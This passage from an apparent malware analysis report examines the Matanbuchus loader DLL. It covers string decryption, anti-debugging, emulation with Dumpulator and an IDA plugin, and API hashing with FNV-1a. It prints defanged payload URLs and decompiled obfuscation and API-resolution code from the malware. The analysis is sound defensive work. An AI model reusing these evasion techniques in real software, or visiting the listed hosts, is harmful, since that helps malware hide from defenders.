
Figure 14. Specific functions calling.

Among the function calls we found some interesting ones. One of those is used to retrieve a pointer to the TEB (Thread Environment Block) and stores it in a global variable. Other function calls are used to decrypt specific strings:

- DllResgisterServer, the name of an export
- hxxps://selevkis[.]app/useraccount.aspx, a URL
- hxxps://muagol[.]com/useraccount.aspx, a URL

These URLs all host the same file (Matanbuchus DLL) under a different name (useraccount.aspx) mimicking an ASP.NET file name, which is usually used in the context of Microsoft IIS servers (Internet Information Services).

These decrypting functions always follow the same scheme: an encrypted string construction on the stack for obfuscation, followed by the writing of this string in a global variable (.data section). Once that is done, the actual decryption is made by passing the address of the encrypted string, its length, a key and a bit shift to a function.




```
char *STR_DllRegisterServer()
{
  char *p_global_var; // eax
  char *v1; // [esp+0h] [ebp-8h]
  char v2; // [esp+7h] [ebp-1h] BYREF

  v2 = 0;
  p_global_var = build_enc_str(&v2);
  v1 = p_global_var;
  if ( p_global_var[18] )
  {
    str_decrypt((int)p_global_var, 18ui64, 1802182059, 0x1010101);
    v1[18] = 0;
  }
  dword_71765C04 = (int)v1;
  return p_global_var;
}
```

```
char *__thiscall build_enc_str(void *this)
{
  _DWORD esi4; // esi
  char *result; // eax
  char var24[20]; // [esp+8h] [ebp-24h]
  __int64 var10; // [esp+1Ch] [ebp-10h]
  int var8; // [esp+24h] [ebp-8h]
  int var4; // [esp+28h] [ebp-4h]

  var4 = this;
  var8 = 18;
  var24[0] = -17;
  var24[1] = 113;
  var24[2] = 7;
  var24[3] = 57;
  var24[4] = 100;
  var24[5] = 102;
  var24[6] = 104;
  var24[7] = 114;
  var24[8] = -33;
  var24[9] = 120;
  var24[10] = 25;
  var24[11] = 56;
  var24[12] = 100;
  var24[13] = 115;
  var24[14] = 119;
  var24[15] = 100;
  var24[16] = -39;
  var24[17] = 29;
  if ( (dword_71765C90 & 1) == 0 )
  {
    dword_71765C90 |= 1u;
    byte_71765C8E = 1;
    for ( var10 = 0i64; var10 < 0x12; ++var10 )
    {
      esi4 = multiply(var10, 1i64);
      byte_71765C7C[multiply(var10, 1i64)] = var24[esi4];
    }
    sub_713DA710((int)sub_713EC660);
  }
  return byte_71765C7C;
}
```

```
void __stdcall str_decrypt(int encrypted_string, unsigned __int64 length, int key, int bitshift)
{
  _DWORD esi3; // esi
  _QWORD rax3; // rax
  _BYTE al3; // al
  _BYTE bl3; // bl
  _QWORD var8; // [esp+8h] [ebp-8h]

  for ( var8 = 0i64; var8 < length; ++var8 )
  {
    esi3 = multiply(var8, 1i64);
    rax3 = sub_713DA7C0(var8, HIDWORD(var8), 8, 0);
    al3 = multiply(rax3, 8i64);
    bl3 = bitshift_right(al3, bitshift) ^ *(_BYTE *)(encrypted_string + esi3);
    *(_BYTE *)(encrypted_string + multiply(var8, 1i64)) = bl3;
  }
}
```

Figure 15. String decryption mechanism.


We were able to decrypt these strings dynamically using the debugger by setting a breakpoint right after the decrypting function is called.



```
      713A1033   E8 28A00200    call 1ca1315f03f4d1bca5867ad1c7a6
EIP → 713A1038   8B4D F8        mov ecx,dword ptr ss:[ebp-8]       [ebp-8]:"https://selevkis.app/useraccount.aspx"
      713A103B   C641 26 00     mov byte ptr ds:[ecx+26],0
      713A103F   8B55 F8        mov edx,dword ptr ss:[ebp-8]       [ebp-8]:"https://selevkis.app/useraccount.aspx"
      713A1042   8915 FC5B7671  mov dword ptr ds:[71765BFC],edx
```

Figure 16. Dynamically decrypting strings using x64dbg.

However, this function to decrypt strings is called 28 times (not only 3 times). Using the debugger, we were not able to reach these calls due to anti-debugging techniques that we were not able to bypass.




```
.text:713DAA07 E8 3D 04 00 00          call    debug_checks
.text:713DAA0C CC                      int     3               ; Trap to Debugger
```

Figure 17. Example of an anti-debug technique using assembly instruction INT 3 (opcode 0xCC).

To solve this problem and still be able to decrypt the strings, we used the emulation tool Dumpulator. We were then able to run the code and get the output of the decrypting function. Here is an example of a code section we were able to emulate that place two function calls:


- One to build the encrypted string,
- One to decrypt it.



```
.text:713A9517 E8 94 91 FF FF          call    build_enc_str
.text:713A951C 89 85 80 FE FF FF       mov     [ebp+enc_str], eax
.text:713A9522 8B 8D 80 FE FF FF       mov     ecx, [ebp+enc_str]
.text:713A9528 E8 23 1F 02 00          call    decrypt_shell32_dll
.text:713A952D 8B 85 80 FE FF FF       mov     eax, [ebp+enc_str]
```

Figure 18. Example of a string built and decrypted.


To be able to use Dumpulator, we must begin by generating a dump of a running process containing the DLL. x64dbg contains such a feature, using the minidump command:



```
Command: minidump matanb.dmp
Paused  Dump saved!
```

Figure 19. Creating a dump that will be used by Dumpulator.


Once done, all we had to do was write a script and give it the start and end addresses of the emulation.



```python
from dumpulator import Dumpulator

dump_path = "matanb.dmp"
dp = Dumpulator(dump_path)

start_ad = 0x713A9517
end_ad = 0x713A952D

dp.start(begin=start_ad, end=end_ad)

print(dp.read(dp.regs.eax, 0xC))
```

Figure 20. Dumpulator script to decrypt a string.


To go a little further, we added this functionality to an IDA plugin. Here is an extract of the code we used:



```python
def emulate():
    """
    Emulate code with Dumpulator.
    """
    dump_file_path = get_dump()
    addresses = get_selected_addresses()
    dp = Dumpulator(dump_file_path, quiet=True)
    dp.start(begin=addresses[0], end=addresses[1])
    print_values(dp)

def set_dump():
    """
    Set dump path for emulation.
    """
    dump_path = get_dump()
    if dump_path:
        user_input = ida_kernwin.ask_str(dump_path, 0, 'Path to dump file')
    else:
        user_input = ida_kernwin.ask_str('', 0, 'Path to dump file')
    dump_path = r'{}'.format(remove_startend_quotes(user_input))
    netnode = idaapi.netnode("$ dump_path", 0, True)
    netnode.setblob(dump_path.encode('utf-8'), 0, 'N')
    print(f"Dump file path set to {dump_path}")

def get_dump():
    netnode = idaapi.netnode("$ dump_path", 0, True)
    return netnode.getblob(0, 'N').decode('utf-8')

def get_selected_addresses():
    return [idc.read_selection_start(), idc.read_selection_end()]
```

Figure 21: Extract of our IDA plugin to emulate x86 assembly using Dumpulator.


However, this did not go exactly as planned, as a call (probably anti-analysis function) in the first function call (that we called “build_enc_str”) returned an error in the emulation:



```
char *__thiscall build_enc_str(void *this)
{
  int loop_index; // esi
  char v3[12]; // [esp+8h] [ebp-1Ch]
  unsigned __int64 i; // [esp+14h] [ebp-10h]
  int v5; // [esp+1Ch] [ebp-8h]
  void *v6; // [esp+20h] [ebp-4h]

  v6 = this;
  v5 = 0xC;
  v3[0] = 0x12;
  v3[1] = 0xF1;
  v3[2] = 0xF8;
  v3[3] = 7;
  v3[4] = 0x6D;
  v3[5] = 0x32;
  v3[6] = 0x33;
  v3[7] = 47;
  v3[8] = 37;
  v3[9] = '\xF5';
  v3[10] = '\xF1';
  v3[11] = 'k';
  if ( (dword_71765CFC & 1) == 0 )
  {
    dword_71765CFC |= 1u;
    byte_71765CF8 = 1;
    for ( i = 0i64; i < 0xC; ++i )
    {
      loop_index = multiply(i, 1i64);
      p_global_var[multiply(i, 1i64)] = v3[loop_index];
    }
    sub_713DA710((int)sub_713EC250);
  }
  return p_global_var;
}
```

Figure 22. Where we had an error during the emulation.


To fix this issue, we have replaced all the instructions contained in this function by NOP instructions (opcode 0x90).



```
.text:713DA710       ; =============== S U B R O U T I N E ===============
.text:713DA710
.text:713DA710       ; Attributes: bp-based frame
.text:713DA710
.text:713DA710       sub_713DA710    proc near             ; CODE XREF:
.text:713DA710                                             ; sub_713A12(
.text:713DA710
.text:713DA710       arg_0           = dword ptr  8
.text:713DA710
.text:713DA710 55                    push    ebp
.text:713DA711 8B EC                 mov     ebp, esp
.text:713DA713 FF 75+                push    [ebp+arg_0]
.text:713DA713 08
.text:713DA716 E8 C8+                call    sub_713DA6E3
.text:713DA716 FF FF+
.text:713DA716 FF
.text:713DA71B F7 D8                 neg     eax
.text:713DA71D 59                    pop     ecx
.text:713DA71E 1B C0                 sbb     eax, eax
.text:713DA720 F7 D8                 neg     eax
.text:713DA722 48                    dec     eax
.text:713DA723 5D                    pop     ebp
.text:713DA724 C3                    retn
.text:713DA724       sub_713DA710    endp
```

```
int __cdecl sub_713DA710(int a1)
{
  return (sub_713DA6E3(a1) != 0) - 1;
}
```


Figure 23. NOP-ed instructions to bypass the function. Error in the image, the last instruction "POP EBP" was not actually NOP-ed.



```
EB 0B 68 7C 47 9D 71 E8 4C 64 00 00 59 F7 D8 59  ë.h|G.qèLd..Y÷ØY
1B C0 F7 D0 23 45 08 5D C3 55 8B EC 90 90 90 90  .À÷Ð#E.]ÃU‹ì....
90 90 90 90 90 90 90 90 90 90 90 90 5D C3 CC CC  ............]ÃÌÌ
CC CC CC CC CC CC CC CC CC 8B 44 24 08 8B 4C 24  ÌÌÌÌÌÌÌÌÌ‹D$.‹L$
10 0B C8 8B 4C 24 0C 75 09 8B 44 24 04 F7 E1 C2  ..È‹L$.u.‹D$.÷áÂ
```

Figure 24. Patching the dump file using HXD.

Once patched, the plugin (and emulation script) could execute correctly, and we were able to decrypt the strings.



```
                                         byte ptr -3
                                         byte ptr -2
                                         byte ptr -1
                                         dword ptr  8

                                     ush     ebp
                                     ov      ebp, esp
                                     ub      esp, 20h
                                     all     get_k32_address
                                     ov      [ebp+var_14], eax
                                     or      eax, eax
                                     ov      [ebp+var_1], al
                                     ea      ecx, [ebp+var_1]
                                     call    build_enc_loadlibrary
.text:713C09AB 89 45 F8              mov     [ebp+aLoadLibraryA], eax
.text:713C09AE 8B 4D F8              mov     ecx, [ebp+aLoadLibraryA]
.text:713C09B1 0F B6 51 0D           movzx   edx, byte ptr [ecx+0Dh]
.text:713C09B5 85 D2                 test    edx, edx
.text:713C09B7 74 1E                 jz      short loc_713C09D7
.text:713C09B9 68 01 01 01 01        push    1010101h
.text:713C09BE 68 BD B1 61 6B        push    6B61B1BDh
.text:713C09C3 6A 00                 push    0
.text:713C09C5 6A 0D                 push    0Dh
.text:713C09C7 8B 45 F8              mov     eax, [ebp+aLoadLibraryA]
.text:713C09CA 50                    push    eax
.text:713C09CB E8 90 A6 00 00        call    str_decrypt
.text:713C09D0 8B 4D F8              mov     ecx, [ebp+aLoadLibraryA]
.text:713C09D3 C6 41 0D 00           mov     byte ptr [ecx+0Dh], 0
.text:713C09D7
.text:713C09D7             loc_713C09D7:                    ; CODE XREF:
.text:713C09D7 8B 55 F8              mov     edx, [ebp+aLoadLibraryA]
.text:713C09DA 52                    push    edx
.text:713C09DB 8B 45 EC              mov     eax, [ebp+var_14]
.text:713C09DE 50                    push    eax
```

```
  char v13; // [esp+1Dh] [ebp-3h] BYREF
  char v14; // [esp+1Eh] [ebp-2h] BYREF
  char v15; // [esp+1Fh] [ebp-1h] BYREF

  v9 = get_k32_address();
  v15 = 0;
  aLoadLibraryA = build_enc_loadlibrary(&v15);
  if ( *(_BYTE *)(aLoadLibraryA + 13) )
  {
    str_decrypt(aLoadLibraryA, 0xDui64, 1801564605, 16843009);
    *(_BYTE *)(aLoadLibraryA + 13) = 0;
  }
  LoadLibraryA_addr = (int (__stdcall *)(int))locate_api_address_from_name(v9, aLoadLibraryA);
  v14 = 0;
  antdll_dll = res_ntdll(&v14);
  if ( *(_BYTE *)(antdll_dll + 10) )
  {
    str_decrypt(antdll_dll, 0xAui64, 1801565623, 16843009);
    *(_BYTE *)(antdll_dll + 10) = 0;
  }
  ntdll_address = LoadLibraryA_addr(antdll_dll);
  v13 = 0;
  aRtlAllocateHeap = res_RtlAllocateHeap(&v13);
  if ( *(_BYTE *)(aRtlAllocateHeap + 16) )
  {
    str_decrypt(aRtlAllocateHeap, 0x10ui64, 1801565501, 16843009);
    *(_BYTE *)(aRtlAllocateHeap + 16) = 0;
  }
  v1 = locate_api_address_from_name(ntdll_address, aRtlAllocateHeap);
  v2 = get_process_heap_from_PEB(0, a1, v1);
  return v6(v2, v4, v5);
}
```

```
713CB060: restored microcode from idb
713CB060: restored pseudocode from idb
bytearray(b'LoadLibraryA\x00\x01\x00\x00
```

Figure 25: Using of our IDA plugin for x86 emulation based on Dumpulator to decrypt LoadLibraryA string.


The next stage was to find an easy way to locate interesting functions. To do so, we thought of creating a list of all the functions sorted by the number of times they are called. This would indeed show if an encryption or a hashing function is used many times.

We then were able to write an IDA script for this purpose:

```python
from idaapi import *

function_xrefs_counts = []

for f in Functions():
    name = get_func_name(f)
    function_xrefs_counts.append((name, len(list(XrefsTo(f)))))

function_xrefs_counts.sort(key=lambda x: x[1])

for name, xrefs_count in function_xrefs_counts:
    print(f'{name}: {xrefs_count}')
```

Figure 26. IDA script to list all the functions by the number of times they are called.


This enabled us to locate a function we called “resolve_hashed_api”, which is used to locate the addresses of Windows APIs from a hashed value directly within the client-side code. This technique is called API hashing. It starts by iterating over the InMemoryOrderModuleList structure of the Ldr to find the base address of the DLL which contains the API (usually kernel32.dll), then iterates over all the exported functions of the DLL, computes the hash and checks it against the given value. If the hash values match, the address of the API is returned.



```
int __stdcall resolve_hashed_api(int hashed_value, PCWSTR psz2, int a3)
{
  int v4; // [esp+0h] [ebp-1Ch]
  int ***v5; // [esp+Ch] [ebp-10h]
  int v6; // [esp+14h] [ebp-8h]
  int **v7; // [esp+18h] [ebp-4h]

  v5 = (int ***)(*(_DWORD *)(*(_DWORD *)(pointer_to_teb_0 + 48) + 12) + 20);
  v7 = *v5;
  do
  {
    v4 = (int)v7[4];
    if ( !psz2 || !StrCmpIW((PCWSTR)v7[10], psz2) )
    {
      v6 = hash_algo_FNV_1a(v4, hashed_value);
      if ( v6 )
        return v6;
    }
    v7 = (int **)*v7;
  }
  while ( v7 != (int **)v5 );
  return 0;
}
```

Figure 27. Function used to locate an API given its hashed value.


The hashing algorithm used is called FNV-1a for Fowler-Noll-Vo. We were able to reverse the hashes using HashDB. Here is an example for the resolution of VirtualAlloc:



```
hashes:
  0:
    hash:             52974849
    string:
      string:         "VirtualAlloc"
      is_api:         true
      permutation:    "api"
      api:            "VirtualAlloc"
      modules:
        0:            "api-ms-win-core-memory-l1-1-0"
        1:            "kernel32"
        2:            "kernelbase"
```

Figure 28. Reversing VirtualAlloc's FNV-1a hash using HashDB.

